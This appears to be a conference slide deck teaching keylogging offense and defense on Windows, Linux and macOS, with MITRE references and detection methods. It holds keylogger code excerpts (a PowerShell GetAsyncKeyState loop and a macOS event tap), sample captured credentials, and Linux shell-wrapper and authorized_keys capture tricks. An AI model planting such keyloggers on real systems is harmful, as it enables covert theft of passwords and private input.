KEYLOGGERS

ACROSS THE OPERATING SYSTEMS

db@grimmcon0x6:~$ whoami

I am Dan Borges

- Red & Blue Team
- CPTC Director
- CCDC Core Red Team
- Infosec Book Author

You can find me at @1njection
https://lockboxx.blogspot.com
ahhh.github.io/Cybersecurity-Tradecraft/

WHAT IS A KEYLOGGER?

Records every keystroke made by a computer user

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
https<Right Shift>://www.facebook.com<Tab>zarkmuckerber
g<Right Shift>@gmail.com<Tab><Right Shift>Super-<Right
Shift>Secure-<Right Shift>Passw0rd<Right Shift>!<CR>
https<Right Shift>://www.lastpast<^H>s.com<Tab>kevinpou
lsen<Right Shift>@darkdante.com<Tab><Right Shift>Porsch
e944<CR>
```

KEYLOGGERS USED IN MALWARE

On the Mitre Page

- Over 162 different references
- Over many years of operation
- Many different groups
- Many different targets
- Key technique included in many frameworks: Metasploit, CobaltStrike, Empire, Apollo/Mythic, PoshC2

155. Cylance. (2014, December). Operation Cleaver. Retrieved September 14, 2017.
156. Daniel Lughi, Jaromir Horejsi. (2020, October 2). Tonto Team - Exploring the TTPs of an advanced threat actor operating a large infrastructure. Retrieved October 17, 2021.
157. Secureworks. (2019, July 24). Updated Karagany Malware Targets Energy Sector. Retrieved August 12, 2020.
158. Lancaster, T., Cortes, J. (2018, January 29). VERMIN: Quasar RAT and Custom Malware Used In Ukraine. Retrieved July 5, 2018.
159. Robert Falcone. (2017, February 14). XAgentOSX: Sofacy's Xagent macOS Tool. Retrieved July 12, 2017.
160. Schwarz, D., Sopko J. (2018, March 08). Donot Team Leverages New Modular Malware Framework in South Asia. Retrieved June 11, 2018.
161. Ebach, L. (2017, June 22). Analysis Results of Zeus.Variant.Panda. Retrieved November 5, 2018.
162. Allievi, A., et al. (2014, October 28). Threat Spotlight: Group 72, Opening the ZxShell. Retrieved September 24, 2019.

Mitre ATT&CK - T1056: Input Capture, Keylogging (https://attack.mitre.org/techniques/T1056/001/)

A KEYLOGGER IS A WIRETAP

It gives an attacker an unprecedented view into everything a victim types into their machine. This is a huge boon to the operational intelligence of an attacker.

PRINCIPAL OF HUMANITY

Computer systems are designed for human access, which an attacker can target and abuse

WINDOWS OFFENSE

- Hooking
- GetKeyState
- **GetAsyncKeyState**
  - Most popular by far
- Abusing ETW

EXAMPLE

```
23      while ($true) {
24        Start-Sleep -Milliseconds 40
25        for ($ascii = 9; $ascii -le 254; $ascii++) {
26          # get key state
27          $keystate = $API::GetAsyncKeyState($ascii)
28          # if key pressed
29          if ($keystate -eq -32767) {
30            $null = [console]::CapsLock
31            # translate code
32            $virtualKey = $API::MapVirtualKey($ascii, 3)
33            # get keyboard state and create stringbuilder
34            $kbstate = New-Object Byte[] 256
35            $checkkbstate = $API::GetKeyboardState($kbstate)
36            $loggedchar = New-Object -TypeName System.Text.StringBuilder
37
38            # translate virtual key
39            if ($API::ToUnicode($ascii, $virtualKey, $kbstate, $loggedchar, $loggedchar.Capacity, 0))
40            {
41              #if success, add key to logger file
42              [System.IO.File]::AppendAllText($logPath, $loggedchar, [System.Text.Encoding]::Unicode)
43            }
44          }
45        }
46      }
```

https://www.andreafortuna.org/2019/05/22/how-a-keylogger-works-a-simple-powershell-example/

PYRAMID OF PAIN
TARGET ROBUST DETECTIONS

Behavioral detections

1 By hooking API calls defenders can start to see which applications are calling specific APIs and the frequency at which they do this, which can let them make a behavioral call on these applications

Tool based detections


2 You can sometimes detect specific keyloggers based on the way they execute or how they are invoked

Hash values

3 Correlate to a specific build of a specific tool

WINDOWS DEFENSE

- General detections (AESP, egress traffic)
- Hooking GetAsyncKeyState
- Detecting hooking events



LINUX OFFENSE

- Device (physically present)
- GUI - polling (using a gui API, similar to windows)
- Shell wrappers (remote access, ssh, most common linux scenario)
    - Via the .ssh/authorized_keys file
    - Replacing users shell

EXAMPLE

Using log-session with the ssh authorized_keys file

```
# cd ~user/.ssh
# nano authorized_keys
Again, use whatever text editor you like. Find the line for their key, which will probably look like...
    ssh-dss AAAAB3NzaC1kc3MAAAEBAMKr1HxJzOWRQCm16Sf...
Add the forced command to the beginning of this line. The result should look like this...
    command="/usr/local/sbin/log-session" ssh-dss AAAAB3NzaC1kc3MAAAEBAMKr1HxJzOWRQCm16Sf...
```

Log-session via authorized_keys (https://jms1.net/ssh-record.shtml)

Replacing the user's shell with a keylogger

```
example:x:1001:1001:,,,:/home/example:/usr/local/sbin/rootsh
```

Rootsh in go (https://github.com/dsaveliev/rootsh)

LINUX DEFENSE

- **File integrity monitoring** will easily detect the shell replacement / shell wrappers

```
[root@localhost ~]# aide --check
AIDE 0.15.1 found differences between database and filesystem!!
Start timestamp: 2016-04-10 01:48:00

Summary:
  Total number of files:        1086
  Added files:                  0
  Removed files:                0
  Changed files:                1


---------------------------------------------------
Changed files:
---------------------------------------------------

changed: /etc/passwd
```

MACOS OFFENSE

- Many of the same Linux techniques work
  - Shell replacement techniques

- Creating an event tap for the keydown event
  - Most popular macOS technique

EXAMPLE

```c
// Create an event tap to retrieve keypresses.
CGEventMask eventMask = CGEventMaskBit(kCGEventKeyDown) | CGEventMaskBit(kCGEventFlagsChanged);
CFMachPortRef eventTap = CGEventTapCreate(
    kCGSessionEventTap, kCGHeadInsertEventTap, 0, eventMask, CGEventCallback, NULL
);

// Exit the program if unable to create the event tap.
if (!eventTap) {
    fprintf(stderr, "ERROR: Unable to create event tap.\n");
    exit(1);
}

// Create a run loop source and add enable the event tap.
CFRunLoopSourceRef runLoopSource = CFMachPortCreateRunLoopSource(kCFAllocatorDefault, eventTap, 0);
CFRunLoopAddSource(CFRunLoopGetCurrent(), runLoopSource, kCFRunLoopCommonModes);
CGEventTapEnable(eventTap, true);
```

https://github.com/caseyscarborough/keylogger/blob/master/keylogger.c

MACOS DEFENSE

You can monitor event taps on macOS, an example w/ ReiKey:

Keyboard Event Taps

Tapping Process	Target	Type
Siri (58861) /System/Library/CoreServices/Siri.app/Contents/MacOS/Siri	All processes	Active filter
SiriNCService (58916) /System/Library/CoreServices/Siri.app/Co…CService.xpc/Contents/MacOS/SiriNCService	All processes	Active filter
ViewBridgeAuxiliary (332) /System/Library/PrivateFrameworks/ViewBr…ry.xpc/Contents/MacOS/ViewBridgeAuxiliary	All processes	Passive listener
ViewBridgeAuxiliary (75449) /System/Library/PrivateFrameworks/ViewBr…ry.xpc/Contents/MacOS/ViewBridgeAuxiliary	All processes	Passive listener
OSX.Keylogger (75485) /Users/patrick/Downloads/OSX.Keylogger	All processes	Active filter

(re)scan

ReiKey

https://objective-see.com/products/reikey.html

PHYSICAL KEYLOGGERS

MITM the physical hardware devices

https://www.keelog.com/usb-keylogger/

https://mg.lol/blog/keylogger-cable/

TAKEAWAYS

- Keylogging is an extremely powerful offensive technique
- Keylogging can be implemented on many common operating systems
- Keylogging is a uniquely detectable technique
- More thoughts on keyloggers: https://lockboxx.blogspot.com/2021/11/notes-on-keyloggers.html